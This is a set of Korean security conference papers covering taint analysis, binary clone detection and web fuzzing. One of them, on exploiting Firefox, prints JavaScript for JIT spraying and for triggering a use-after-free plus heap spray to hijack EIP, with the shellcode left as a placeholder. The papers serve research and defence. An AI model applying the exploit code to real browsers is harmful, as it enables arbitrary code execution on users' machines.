이 예시는 환경변수를 입력값으로 받아오고 있으나 파일 시스템이나 네트워크 채널과 같은 다른 어떤 경우의 입력값이든 모두 같은 이유로 위험하다. 가장 위험한 입력값은 해커가 통제할 수 있는 채널을 통한 입력값일 것이다.

III. 정적 오염 분석을 통한 보안 취약점 탐지

3.1 자동화된 정적 분석 도구



Fig. 2. CodeSonar로 검출한 오염의 영향을 보여주는 Buffer overrun

사람이 직접 오염 데이터로부터 취약한 시스템 에러를 찾는 것은 물리적으로 불가능하므로 자동화된 정적 분석 도구를 이용하여 오염 분석을 수행하는 것이 효과적이라 할 수 있다. 정적 오염 분석은 정적 분석의 한 형태로 정적 분석 도구들이 어떻게 동작하는지 간단히 살펴보고자 한다.[9]

통상적으로 정적 분석 도구들은 모든 입력 파일 및 함수를 읽고 파싱하여 프로그램 전체에 대한 구조 모델을 만든다. 그 모델은 각각의 컴파일 단위에 대한 추상 트리, 조건 흐름 그래프, 기호표, 호출 그래프와 같은 지표들로 구성되어 있다. 분석 엔진은 이러한 지표에 대한 여러 실행문을 수행하며 결함을 찾는다. 표면적인(분석 깊이가 낮은) 결함들은 추상 트리 또는 기호표와의 패턴 비교를 함으로써 검출된다. 심각한 결함(널 포인터 참조, Buffer overrun과 같이 시스템 실패의 원인이 될 수 있는 결함)의 경우 정교한 실행문을 통해서 검출될 수 있다. 정교한 실행문이란 추상 시뮬레이션을 의미한다. 분석 엔진은 프로그램의 실행을 시뮬레이팅 할 때 정확한 값을 사용하는 대신 프로그램의 추상 상태에 대한 방정식을 사용한다. 이와 같은 방식을 통해 정적 분석 도구는 예상하지 못한 상황에서 발생할 수 있는 결함을 찾을 수 있고, 개발 초기 단계부터 적용할 수 있으므로 소스 코드 보안 점검이나 품질 향상에 굉장히 유용하다. 또한, 정적 분석 도구는 프로그램의 기능 테스트를 하기 전에 먼저 적용하여 결함을 발견할 수 있는 장점도 가지고 있다.

3.2 오염 흐름(taint flow)

오염은 예상하지 못한 방법으로 프로그램의 흐름을 탈 수 있다. 이때 자동화 도구들은 개발자들이 이러한 흐름을 이해할 수 있도록 도와주는 중요한 역할을 수행한다. 본 논문에서는 이런 자동화된 정적 분석 도구의 예시로 GrammaTech 사의 CodeSonar를 사용한다. CodeSonar는 오염의 근원 위치를 시각화하고 오염 흐름(taint flow)과 연관된 요소들을 원래 소스 코드 위에 밑줄 처리하여 보여준다. 이러한 기능은 개발자들이 자신의 코드에 잠재된 위험을 이해하고 해당 취약점들을 제거하기 위해 소스 코드를 어떻게 바꾸는 것이 가장 나은지 결정하는 데 도움을 준다.

Fig. 2.의 80번째 줄의 파란색 밑줄은 해당 변수의 값이 파일 시스템에 의해 오염되었다는 것을 가리킨다. 91번째 줄의 밑줄은 compute_pkgdatadir()에 의해 반환된 값이 오염된 어떤 값을 가리키는 포인터임을 알려준다. 이후 strcpy()를 이용하여 해당 값을 full_file_name이라는 지역 버퍼(84번째 줄에서 선언한)에 복사한다. 이는 오염된 값을 버퍼로 옮긴 것과 같다. 결과적으로 92번째 줄에서 빨

간 밑줄로 해당 버퍼가 외부 값에 의해 오염되었다는 것을 보여준다. 이 소스 코드를 리뷰하는 개발자는 해커가 환경 변수 값을 조작할 수 있다면 해당 부분이 보안 취약점이 될 수 있다는 것을 확인할 수 있다.

IV. 결론

입력값에 대해 처리를 잘해 놓았다고 하더라도 모든 소프트웨어는 본질적으로 보안 위협에 항상 노출되어 있다. 최악의 경우, 검증되지 않은 데이터는 심각한 보안 취약점으로 이어지고 이는 시스템의 실패 또는 중요 정보 노출과 같은 보안 사고로 이어질 수 있다. 오염 분석은 외부로부터 받은 입력값이 어떻게 흘러가는지 이해하는 데 도움을 주는 기술이다. 전체 소스 코드가 오염 데이터에 대해 잘 처리하고 있는지는 전체 소스 코드에 대한 구조 및 데이터 흐름, 조건 흐름을 파악해야 하므로 사람이 확인하는 것은 불가능하다. 따라서 오염 분석을 할 수 있는 자동화된 정적 분석 도구를 사용하여 프로그램이 공격받기 쉬운 부분이 어디인지 파악하고 보안 위협을 예방할 수 있도록 해야 한다.

[참고문헌]

[1] 박상희, 임베디드 시스템에서 Tainted Data로 인해 발생 가능한 보안 취약점 확인 및 보안 향상 방안, https://blog.naver.com/mds_datasecurity/221261103873, 2018

[2] Static Code Analysis Control | OWASP Foundation,https://owasp.org/www-community/controls/Static_Code_Analysis#taint-analysis, accessed on May. 24. 2021

[3] 문태근, 김형식, 정적 오염 분석을 활용한 타입스크립트 코드의 보안 취약점 탐지, 4p, 2021

[4] 임현일, 프로그램의 오염 정보 추적을 위한 동적 오염 분석의 이론 및 구현, 2p, 2013

[5] Marco Pistoia, Satish Chandra, Stephen J. Fink, and Eran Yahav, A survey of static analysis methods for identifying security vulnerabilities in sofware system, IBM Systems Journal, Vol.46, No.2, pp.265-288, 2007.

[6] Manuel Egele, Theodoor Scholte, Engin Kirda, Christopher Kruegel, A survey on Automated Dynamic Malware Analysis Techniques and Tools, ACM Computing Surveys, Vol.44, No.2, February, 2012.

[7] CWE(Common Weakness Enumeration) | MITRE,https://cwe.mitre.org/top25/archive/2020/2020_cwe_top25.html, accessed on May. 22. 2021

[8] SQL Injection | OWASP, https://owasp.org/www-community/attacks/SQL_Injection, accessed on May. 24. 2021

[9] Advanced Static Analysis For C/C++, GrammaTech, 2017

파이어폭스 취약점 JIT Spraying 및 Use After Free 결합 공격

윤진영* 류재철*
*충남대학교 컴퓨터공학과

Firefox Vulnerability JIT Spray and Use After Free Combination attack

Jin-Yeong Yoon* Jae-Cheol Ryou*
*Department of computer and engineering Chungnam National University

요 약

최근 IT의 발전으로 인해 많은 소프트웨어들이 개발되며 시큐어 코딩 및 보호기법 적용하여 취약점으로부터 더 큰 피해로 번지지 않도록 구성하고 안전한 소프트웨어 만들고 있다. 이러한 소프트웨어의 보호기법을 우회하기 위하여 공개된 취약점 JIT Spraying과 UAF 취약점을 결합하여 공격하게 된다면 소프트웨어에 존재하는 보호기법을 우회하고 공격을 성공시킬 수 있다.

I. 서론

과거부터 최근까지 소프트웨어에 대한 다양한 공격과 방어는 지속되고 있다. 그 결과 많은 소프트웨어 보호기법들이 생겨났으며, 공격자들은 이를 우회 및 공격하기 위해 더 많은 기법에 대한 연구가 지속되고 있다. 공격자들은 이러한 보호기법을 우회하고 나아가 서로 다른 취약점들을 결합하여 새로운 형태의 공격을 진행하고 있다.

본 논문에서는 파이어폭스 환경에서 기존 취약점들을 결합한 공격을 진행한다. 2장에서 결합 공격에 사용될 JIT Spray와 UAF를 설명한다. 3장에서는 2장에서 소개한 두 취약점을 결합한 공격을 설명하고 4장에서 실험을 진행한다. 마지막 5장에서는 본 논문에 대한 결론을 내린다.

II. 관련 연구

2.1. JIT Spraying

JIT는 Just In Time으로 프로그램을 실제 실행하는 시점에 기계어로 변환하는 컴파일 기법이다. 파이어폭스 브라우저에는 자바스크립트 언어를 컴파일 하기 위해 자바스크립트 엔진이 존재한다. 컴파일 진행 중 자바스크립트 언어를 기계어로 변환하는 과정에서 속도 향상을 목적으로 반복적으로 사용되는 함수에 대해 최적화 단계를 거치게 된다. 파이어폭스에서는 이 최적화 단계를 진행하는 단계의 컴파일러 명칭은 IonMonkey로 불린다.

JIT Spraying은 동일한 코드를 반복해서 호출하여 JIT 컴파일러가 heap에 실행 가능한 영역에 기계어 코드를 만들어 낸다. 이때 공격자가 원하는 코드를 heap내에 실행 가능한 영역에 적재한다면 공격자는 무수히 많은 NOP(Not Operation)를 Spraying 할 수 있으며, 이를 통해 ASLR 보호기법을 우회할 수 있다. 또한 실행 가능한 영역에 코드가 적재되었으니 메모리 보호기법인 DEP를 우회할 수 있다.

2.2. UAF

UAF는 Use After Free로 heap 영역에서 발생하는 버그를 이용한 공격 기법이다. heap은

malloc함수를 이용하여 heap영역에 동적으로 allocate 할 수 있다. allocated heap은 사용이 끝나면 free함수를 통해 할당된 영역을 해제한다. heap은 free된 메모리를 효율적으로 운영하기 위해 메모리 할당 알고리즘 first fit, best fit, worst fit 알고리즘을 사용한다. 이 중 대표적으로 first fit이 사용하며, 이는 할당 가능한 메모리 영역을 발견하게 되면 즉시 할당한다.

UAF는 메모리에 할당된 영역을 해제한 뒤 다시 사용하는 과정에서 발생하는 버그로, allocate된 메모리 영역을 free후 동일한 사이즈로 다시 allocate 시 이전에 free된 영역과 같은 위치에 할당된다.

이 후 처음 할당한 데이터를 호출하게 되면 알 수 없는 포인터를 참조하게 되고 공격자가 이를 조작하여 악의적 행위를 포함한 shellcode를 실행할 수 있다.

III. JIT Spraying과 UAF 결합 공격

본 장에서는 파이어폭스 환경에서 발생한 두 취약점을 결합하여 공격을 진행하였다.

파이어폭스에서는 여러 방어 기법을 사용하여 하나의 취약점만을 이용하여 성공적인 공격을 이루기 어렵다. 고유한 보안 메커니즘에 의해 성능에 영향 없이 수많은 공격으로부터 프로그램을 방어한다.

기존에 발생한 취약점을 이용한 공격은 악의적 코드를 업로드 하였으나 실행권한 방어기법을 통해 코드를 실행하지 못하도록 할 수 있다. 또 다른 경우로는 코드를 실행할 수 있으나, 메모리 보호기법인 ASLR 을 우회하지 못하여 메모리의 위치를 알 수 없도록 한다. 이러한 취약점의 공격 코드를 적절히 결합하여 공격할 경우 프로그램의 안전성은 보장할 수 없게 된다.

JIT Spraying은 자바스크립트의 코드가 어셈블리어로 변환하는 과정에서 상수가 어셈블리어의 명령어와 유사하게 동작할 수 있다.

var val = 0xa8909090 코드는 JIT 컴파일러에 의해 바이트코드로 변환되는데, 이 때 각각 0xa8, 0x90으로 변환된다. 이는 OP Code(Operation Code, 명령코드)로 인식되어 실제 명령어로 동작하게 된다. x86환경에서 a8은 “test al,인자” 이며, 0x90은 NOP 이다.




그림 1 JIT Spraying 코드 및 흐름

그림 1에서 보듯 자바스크립트의 코드로 작성된 0xa8909090이 JIT 컴파일러를 통해 어셈블리어로 변환되고, 이는 다시 C코드를 웹으로 포팅하는 서브셋 asm.js를 통해 실행되게 되는데, 이 때 x86 어셈블리어 코드는 add eax의 OP Code인 05를 0xa8의 인자로 사용하며 이는 OP Code로 동작하여 test al, 05로 변환된다.

변환된 명령어가 정상적으로 동작하게 되고 이 코드를 반복적으로 생성하여 메모리에 위치하게 하면 많은 NOP를 통해 ASLR을 우회할 수 있다. 그림 1의 형태로 구성하여 메모리 내 불필요 데이터를 spraying하고 공격자는 무수히 많은 NOP를 통해 ASLR을 우회하여 원하는 메모리 영역에 shellcode를 적재할 수 있다. 하지만 JIT Spraying은 공격의 컨트롤 플로우를 수정하도록 하는 EIP를 컨트롤할 수 없기 때문에 ASLR, DEP 등 보안기법을 우회함에도 사용하는데 있어 제한적이다.

```
div=document.createElement("div");
opt=document.createElement("option");
div.appendChild(opt);
div.addEventListener("DOMNodeRemoved", function(){
  sel = 0;
  new ArrayBuffer(0xffffffff);
  alert();
});
sel=document.createElement("select");
sel.option[0]=opt;
```

그림 2 UAF 증명 코드

그림 2의 코드는 UAF 취약점을 트리거하는 자바스크립트 코드이다. 파이어폭스 내 에 존재하는 취약점 중 DOM구조체에서 UAF 취약점이 발생하고, 이 취약점을 통해 EIP 컨트롤이 가능하다.

div 엘리먼트의 차일드인 option 엘리먼트를 select의 차일드로 지정하고, 이벤트 리스너가 동작하게 되면 이벤트 리스너의 select 엘리먼트를 초기화한다. select 엘리먼트의 구조체 사이즈인 160바이트와 동일하게 구조체를 구성하게 되면 free 된 영역에 위치하게 된다. 이후 프로그램의 흐름에 영향 없이 계속 프로그램은 진행되지만 잘못된 메모리 주소로 인해, 크래쉬가 발생하게 된다. 이 때 call 인스트럭션을 통해 메모리 주소값을 공격자가 의도한 메모리 영역으로 EIP를 조작할 수 있다.

하지만 공격자의 코드를 실행하기에는 메모리 내 실행권한이 없으며 메모리의 사이즈도 140(metadata와 address 각각 16, 4바이트)바이트로 어려움이 있다.

이를 성공하기 위해 JIT Spraying 공격과 결합한다면, 메모리에 충분히 spraying 된 shellocde의 주소로 EIP를 이동시켜 shellcode를 실행할 수 있다. 두 취약점을 결합하기 위해서는 그림 3과 같이 구성하며, 결합한 공격으로 특정 문자가 반복되는 shellcode를 실행할 수 있다.




그림 3 JIT Spraying과 UAF의 결합 구성

IV. 실험

JIT Spraying를 이용하여 수없이 많은 NOP 및 shellcode를 적재하여 ASLR과 DEP를 우회하고 UAF 버그를 이용하여 JIT Spraying에 의해 메모리에 적재된 shellocde의 메모리 주소로 EIP를 조작하여 shellcode를 실행할 수 있다.

```
<script>
function asm_js_module(){
    "use asm";
    function payload_code(){
        var val = 0;
        val = (val + 0xa8909090)|0;
            ....
        val = (val + 0xa8909090)|0;
        val = SHELLCODE;
        return val|0;
    }
    return payload_code
}
function load_asmjs(){
    sprayed = []
    for (var i=0; i<= 0x1800; i++){
        sprayed[i] = asm_js_module()
    }
  uaf();
}
```

그림 4 JIT Spraying

그림 4는 JIT Spraying를 이용하여 NOP와 shellcode를 메모리 내 충분히 spray하여 JIT 컴파일러가 assembly 코드로 변환하도록 유도한다.

```
var eip = unescape("%u0053%u1c1c");
var dummy = unescape("%u9090%u9090");
const test = unescape("%u0053%u1c1c");
var kkk = unescape("%uf032%ub7ff");
kkk += dummy;
kkk += dummy;
kkk += dummy;
kkk += unescape("%uf032%ub7ff");
for(i=0;i<40-5;i++){
    kkk += test;
}
div = document.createElement("div");
opt = document.createElement("option");
div.appendChild(opt);
div.addEventListener("DOMNodeRemoved", function() {
    sel = 0;
    trigger_gc();
    var container = new Array();
    for(var i=0; i<0x1000; i++){
        container[i] = kkk.toLowerCase();
    }
});
sel = document.createElement("select");
sel.options[0] = opt;
```

그림 5 UAF 코드

그림 3의 우측 메모리의 형태를 갖추기 위해 그림 5는 UAF를 트리거하는 select element를 구성한다. EIP가 가리킬 NOP Slide의 주소와 메타데이터를 넣어주고, 프로그램이 크래쉬가 발생하지 않도록 메모리 영역 내 임의의 유효한 메모리 주소를 넣어준뒤, 남은 영역에 dummy 값을 넣는다. 이 후 파이어폭스 흐름에 따라 EIP가 NOP Slide 주소로 변경된다.

프로그램은 정상적으로 동작되며 이 후 shellcode가 실행되며 그림 6에서 보듯 Pwned!:) 메시지가 무한히 출력된다.



그림 6 shellcode 실행

V. 결론

본 논문에서 파이어폭스에서 발생한 JIT Spray취약점과 UAF취약점을 결합하여 공격자가 원하는 코드를 실행할 수 있음을 보였다.

각각의 취약점도 충분히 위협적인 취약점이지만, 시스템을 장악하는 shellcode를 실행하기에는 부족함이 있다. 하지만 이 두 취약점을 결합하여 공격함으로써 소프트웨어의 보호기법을 우회하고 궁극적인 시스템 장악을 통해 더 강력한 공격을 수행할 수 있다.

Acknowledgement

이 논문은 2021년 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (2020-0-01840, 스마트폰의 내부데이터 접근 및 보호 기술 분석)

[참고문헌]

[1] BLAZAKIS, Dion. Interpreter exploitation: Pointer inference and JIT spraying. BlackHat DC, 2010.

[2] CABALLERO, Juan, et al. Undangle: early detection of dangling pointers in use-after-free and double-free vulnerabilities. In: Proceedings of the 2012 International Symposium on Software Testing and Analysis. 2012.

[3] DE GROEF, Willem, et al. Jitsec: Just-in-time security for code injection attacks. In: Benelux Workshop on Information and System Security (WISSEC 2010), Date: 2010/11/29-2010/11/30, Location: Nijmegen, The Netherlands. 2010.

[4] CHUDNOV, Andrey; NAUMANN, David A. Information flow monitor inlining. In: 2010 23rd IEEE Computer Security Foundations Symposium. IEEE, 2010.

[5] Sophos, CVE-2018-18500: write-after-free vulnerability in Firefox, Analysis and Exploitation, https://news.sophos.com/en-us/2019/04/18/protected-cve-2018-18500-heap-write-after-free-in-firefox-analysis-and-exploitation/

[6] GAWLIK, Robert; HOLZ, Thorsten. Sok: Make jit-spray great again. In: 12th {USENIX} Workshop on Offensive Technologies ({WOOT} 18). 2018.

BugClone: Towards Finding Vulnerable Source Code Clones in Binary Executables

Sami Ullah, and Heekuck Oh

Department of Computer Science and Engineering, Hanyang University.

Abstract

Vulnerabilities are continuously discovered and common in all software platforms. When some vulnerability is explored at the source code level, there must be a technique to find a similar vulnerable code in binaries; for which source code is not available (firmware, server, etc. binaries). A typical solution would be to compile the vulnerable source code and compare the compiled binary with target binaries. Existing binary code similarity detection techniques are only efficient when both binaries are compiled with the same compilers, architecture, and optimization levels. Different compilers and configurations change with CFG (control flow graph) that eventually makes the comparison error-prone. The main challenge for source-binary similarity detection is that we don't know the compiler used and its configurations for the target binary and hence the only way is to compile source code with all possible compilation options and compare all resultant binaries with the target binary; which is unrealistic. In this research, we propose a solution to eliminating the many-one comparison by one-one comparison for the source-binary comparison problem. First, we detect the compilation options for the target binary and compile the vulnerable source code using the same compilation configurations. Later, we employ the embedding model-based binary comparison, which is resilient to light compiler optimizations and outcome promising results.

I. Introduction

Binary code similarity detection lays the foundation for many reverse engineering tasks such as vulnerability detection, malware analysis, binary diffing, and finding code clones. Traditional binary code similarity detection techniques [1],[2],[3] take two binaries as an input, extract numeric and structural features from binary functions, and finally compare them to measure the similarity ratio between them. Existing techniques [2] make an assumption that two compared binaries are compiled with the same compiler, architecture, and optimization levels. There are techniques like *discovRE* [5], which provide solutions for cross-architecture comparison but they are not optimal for the top 1% comparison *i.e.* 1:1 mapping of functions.

Vulnerability analysis at the source code level is comparatively accurate and easier than the analysis at the binary level. When some vulnerable or malware code is recognized at the source code level, it could be compiled and compared with other binaries (for which source code is not available), to find similar vulnerable code in them. In this research, we focus on the source to binary code comparison which can help to find source code level identified vulnerabilities in binaries (like firmware that don't have source code). However, an efficient solution is not straightforward and would require the same compilation configurations for both compared binaries and binary comparison technique, which is resilient to compiler optimizations. In general, this research aims to address the following underlying challenges for source-binary comparison.

* This work was supported by Institute of Information & communications Technology Planning & Evaluation (IITP) grant funded by the Korea government(MSIT) (No.2020-0-01343, Artificial Intelligence Convergence Research Center(Hanyang University ERICA))

Author: sami.ullah2316@gmail.com

1.1 Challenge: Canonicalization codes

Existing binary comparison techniques compare the control flow graphs, data flow graphs, and their derived features but these features are highly volatile and dependent on compilation configurations. For an optimal source-binary similarity comparison, both target and compiled source code must share similar compiler and their compiler configurations. A layman solution would be to compile it for each possible configuration and compare each resultant binary with the target binary. However, that would require an enormous effort and not a practical solution. In this regard, we aim to design a technique, which can detect the compiler configurations from the target binary and use these configurations for the compilation of vulnerable source code. We call these settings compilation provenance in writing.

1.2 Challenge: Compiler Optimizations

Realistically speaking, compilation configurations cannot be detected with 100% accuracy. Among the compilation configurations, detecting the compilation optimization level is pretty hard and error-prone. To cater to this, either the optimization level must be detected or the binary comparison technique must be flexible I matching function which was compiled with different optimization. We adopt the latter strategy and propose and binary comparison technique by adopting a methodology, which can suppress the changes due to different optimization levels.

II. Proposed Solution

An overall flowgraph of our approach is shown in Figure 1. Given a target binary, the compilation provenance identification module will detect the architecture, compiler, and compilation configurations. Derived configurations will be used to compile the source code and later both binaries will be compared for binary similarity detection. In this research, our focus is on deriving the compilation provenance and proposing a semantic aware binary diffing solution by modeling assembly code to an equivalent embedding vector.

Detecting the architecture of binary is straight forward and can be detected from the binary file header. To detect compiler and its setting, we adopt a feature based ML solution that extract the feature from different binaries and train the network. The features with which we represent functions can be thought of as a collection of simple predicates about the binary code. We model a binary's provenance by assuming that there exists some relationship between these predicates and the tool-chain that generated the code.




Figure 1: Overall Workflow

- For example, if functions generated by the GNU C Compiler were known to almost always begin with a "push ebp" instruction and those generated by the Microsoft Visual C compiler almost never did so.
- Furthermore, each compiler follow a different stack frame setup operation structure. We aim to use a wildcard based structure (push epb | * mov esp, ebp) to define a feature.
- We have observed that different compiler output different CFG for a function, so we extract the CFG features (count of nodes, edges, and their relationship). In this research, we aim to formulate a feature set extracted from CFG that ensure the uniqueness a function. Each binary consists of a large number of functions. So we formulate a feature vector against each function and use it to collectively represent a binary.

Once we have the feature set, we train the model in a supervised fashion that learns to model the function features to detect the compiler provenance. We have used the dataset used by discovRE [5], which is open-sourced at Github.

	Recall				Precision			
	BinDiff	Asm2Vec+k-Hop	DeepBinDiff	Proposed	BinDiff	Asm2Vec+k-Hop	DeepBinDiff	Proposed
v5.93 O0-O3	0.176	0.155	0.311	**0.530**	0.291	0.211	0.315	**0.395**
O1-O3	0.571	0.545	0.666	**0.910**	0.638	0.544	**0.681**	0.635
O2-O3	0.837	0.911	**0.975**	0.950	0.944	0.859	**0.955**	0.809
v6.4 O0-O3	0.166	0.201	0.391	**0.493**	0.262	0.235	0.301	**0.398**
O1-O3	0.576	0.579	0.703	**0.904**	0.646	0.563	**0.709**	0.634
O2-O3	0.838	0.893	0.949	**0.956**	0.947	0.851	**0.953**	0.811
v7.6 O0-O3	0.156	0.255	0.301	**0.440**	0.331	0.291	**0.40**	0.328
O1-O3	0.484	0.618	0.672	**0.908**	0.674	0.599	**0.761**	0.583
O2-O3	0.840	0.903	0.946	**0.954**	**0.942**	0.861	0.941	0.751
v8.1 O0-O3	0.166	0.169	0.305	**0.447**	0.334	0.291	**0.351**	0.342
O1-O3	0.480	0.625	0.679	**0.913**	0.677	0.612	**0.721**	0.590
O2-O3	0.835	0.871	0.915	**0.949**	**0.942**	0.828	0.912	0.753
v8.30 O0-O3	0.135	0.144	0.292	**0.403**	0.285	0.275	0.315	**0.327**
O1-O3	0.508	0.521	0.602	**0.841**	0.620	0.493	**0.665**	0.593
O2-O3	0.842	0.875	**0.956**	**0.930**	0.954	0.843	0.908	0.750
Average	0.507	0.549	0.65	**0.769**	0.632	0.557	**0.659**	0.580

Table 1: Comparison with the Baseline

Existing binary comparison techniques focus on the structural properties, which are not optimal for compiler optimizations as optimizations affect the control flow graphs. In this research, we employ the word2vec [4] based representation of a function using the assembly code against functions and use it along with structural features to compare the binaries. We model the Gensim word2vec model and train it using assembly data. We consider an instruction like a sentence, where opcodes and operands are contexts to each other. Once we have the embedding representation of each word in assembly, we formulate an instruction vector that is the aggregate of all tokens in instruction, and later to compute the function vector, we aggregate all instruction vectors. The resultant function vector is resilient to light optimizations.

III. Evaluation

In Table 1, we have compared the proposed binary comparison tool with the baselines that are Asm2Vec, BinDiff, and DeepBinDiff [6]. The evaluation parameters are Recall and precision. As shown in Table 1, the proposed tool outperforms in Recall but the DeepBinDiff is relatively efficient in terms of precision. This work is in the experimental phase and we aim to further improve its precision by reducing the false-negative cases.

IV. Conclusion and Future Work

Compiler optimizations are a big hurdle in matching the binary codes. Detecting the compilation provenance can match the compilation setting of compared binaries and thus can boost the efficiency of binary code matching techniques. Our proposed technique is in implementation phase and in future we aim to present the results.

References

[1] Ding, Steven HH, Benjamin CM Fung, and Philippe Charland. "Asm2vec: Boosting static representation robustness for binary clone search against code obfuscation and compiler optimization." 2019 IEEE Symposium on Security and Privacy (SP). IEEE, 2019.

[2] Feng, Qian, et al. "Scalable graph-based bug search for firmware images." Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security. 2016.

[3] Xu, Xiaojun, et al. "Neural network-based graph embedding for cross-platform binary code similarity detection." Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security. 2017.

[4] Church, Kenneth Ward. "Word2Vec." Natural Language Engineering 23.1 (2017): 155-162.

[5] Eschweiler, Sebastian, Khaled Yakdan, and Elmar Gerhards-Padilla. "discovRE: Efficient Cross-Architecture Identification of Bugs in Binary Code." NDSS. Vol. 52. 2016.

[6] Duan, Yue, et al. DeepBinDiff: Learning program-wide code representations for binary diffing. eScholarship, University of California, 2020.

퍼징 기반 웹 취약점 탐지 기법

정지운*, 이찬호*, 황세정*, 김강년*, 손태식‡

*아주대학교 사이버보안학과(대학생), ‡ 아주대학교 사이버보안학과(교수)

Fuzzing-based Web Vulnerability Detection Method

Ji-Un Jung*, Chan-Ho Lee*, Se-Jung Hwang*, Kang-Nyeon Kim*,
Taeshik Shon‡

*Department of Cyber Security, Ajou University(Undergraduate student)

‡ Department of Cyber Security, Ajou University(Professor)

요 약

최근의 사이버 공격(해킹)은 보안 패치가 발표되기 이전의 보안 취약점을 악용하는 제로데이 공격, 웹 사이트를 대상으로 한 공격이 주를 이루고 있다. 특히 웹 사이트를 대상으로 하는 공격들은 대부분 소스 코드의 보안 취약점을 이용한 사이버 공격으로 방화벽, 침입 방지 시스템 등의 일반적인 보안 장비로는 대응이 어려운 특성을 가진다. 따라서 소프트웨어 개발 과정에서 개발자의 실수나 논리적 오류 등으로 인한 소프트웨어의 보안 취약점을 최소화하고, 해킹 등의 보안 위협에 능동적으로 대응할 수 있는 시큐어 코딩의 중요성이 대두되고 있다. 시큐어 코딩이 미숙한 개발자와 기업을 대상으로 OWASP 10대 취약점을 탐지할 수 있는 Injection, XSS(Cross Site Scripting), File Inclusion, Directory Traversal 등 기본적이지만 피해가 가장 큰 취약점들을 Fuzzing 방식을 기반으로 한 진단 기법을 제안한다. 본 논문을 통해 개발자들이 시큐어 코딩에 대한 중요성을 느낄 수 있고 자신의 서비스를 가볍게 점검해볼 수 있는 기법을 제시한다.

I. 서론

웹은 비교적 외부에서의 접근이 쉬워 웹 취약점에 따른 개인 정보 유출 사고가 보안 사고의 많은 비율을 차지하고 있다. 2019년 기준 웹 기반 공격이 사이버 공격의 약 39%를 차지하고 있으며, 코로나 19로 사회 전반의 서비스가 비대면·디지털로 전환되면서 사이버 공격도 급증하고 있다. 이러한 상황에서 보안 문제를 개인적 측면에서 해결 가능할 경우 보안 사고가 감소할 것으로 기대하여 Fuzzing 기반의 웹 취약점 탐지 기법을 제시한다.

웹 취약점 탐지는 탐지 대상 URL 리스트에 Fuzzing 방식으로 우회 방식이 적용된 페이로드를 사용한 SQL Injection, XSS(Cross Site Scripting), File Inclusion, Command injection, Directory Traversal 공격을 통해 진행된다.

기존 사용되는 웹 취약점 탐지 솔루션과 달리, 별다른 검색 없이 자신의 취약점을 패치 할 수 있도록 취약점 진단 외에 진단 결과 보고서, 보안 패치 가이드, 반자동 패치 등의 부가적인 기능을 제공한다.

II.관련 제품

2.1 SQLMap

SQLMap은 SQL Injection 공격 및 탐지를 위해 만들어진 무료 오픈소스 침투 테스트 툴이다. MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB를 대상으로 작동하며 boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, out-of-band의 6가지 SQL Injection 취약점에 대한 진단 및 공격을 지원한다.


2.2 Pentest Tools

Pentest-Tools.com은 SQL Injection, XSS, LFI, RFI, Command Injection 등 수십 가지의 취약점을 진단할 수 있는 웹 기반 솔루션이다. 병렬 진단을 통해 빠른 진단 속도와 진단결과 보고서, 구독 기능을 제공하는 특징이 있다. URL 당 최소 $6.5의 비용을 지불해야 하는 유료 서비스이며, 서브 도메인 자동 탐색을 지원하지 않기에 수동으로 탐지 대상 URL을 입력해야 하는 단점이 존재한다.

2.3 OWASP Zed Attack Proxy

OWASP Zed Attack Proxy 툴은 140개의 취약점을 자동 혹은 수동으로 진단 해주는 무료 오픈소스 소프트웨어이다. 서브 도메인 자동 탐색을 지원하며 취약점 진단 후 결과 보고서를 제공한다. 하지만 상대적으로 느린 진단 속도와 복잡한 사용법, 높은 오탐율이 단점이다.

III.시스템 구조



사용자로부터 취약점을 진단할 웹 사이트의 주소를 입력받고, 서브 도메인 탐색 툴인 Blackwidow를 Customizing 한 코드를 통해 해당 URL 내에 존재하는 서브 도메인 및 URL들을 수집한다. 수집된 URL의 소스 코드 내에 form 태그와 같이 사용자의 입력을 요구하는 영역 등을 대상으로 Command injection, File Inclusion, SQL Injection, Cross-site Scripting 공격을 수행한다.

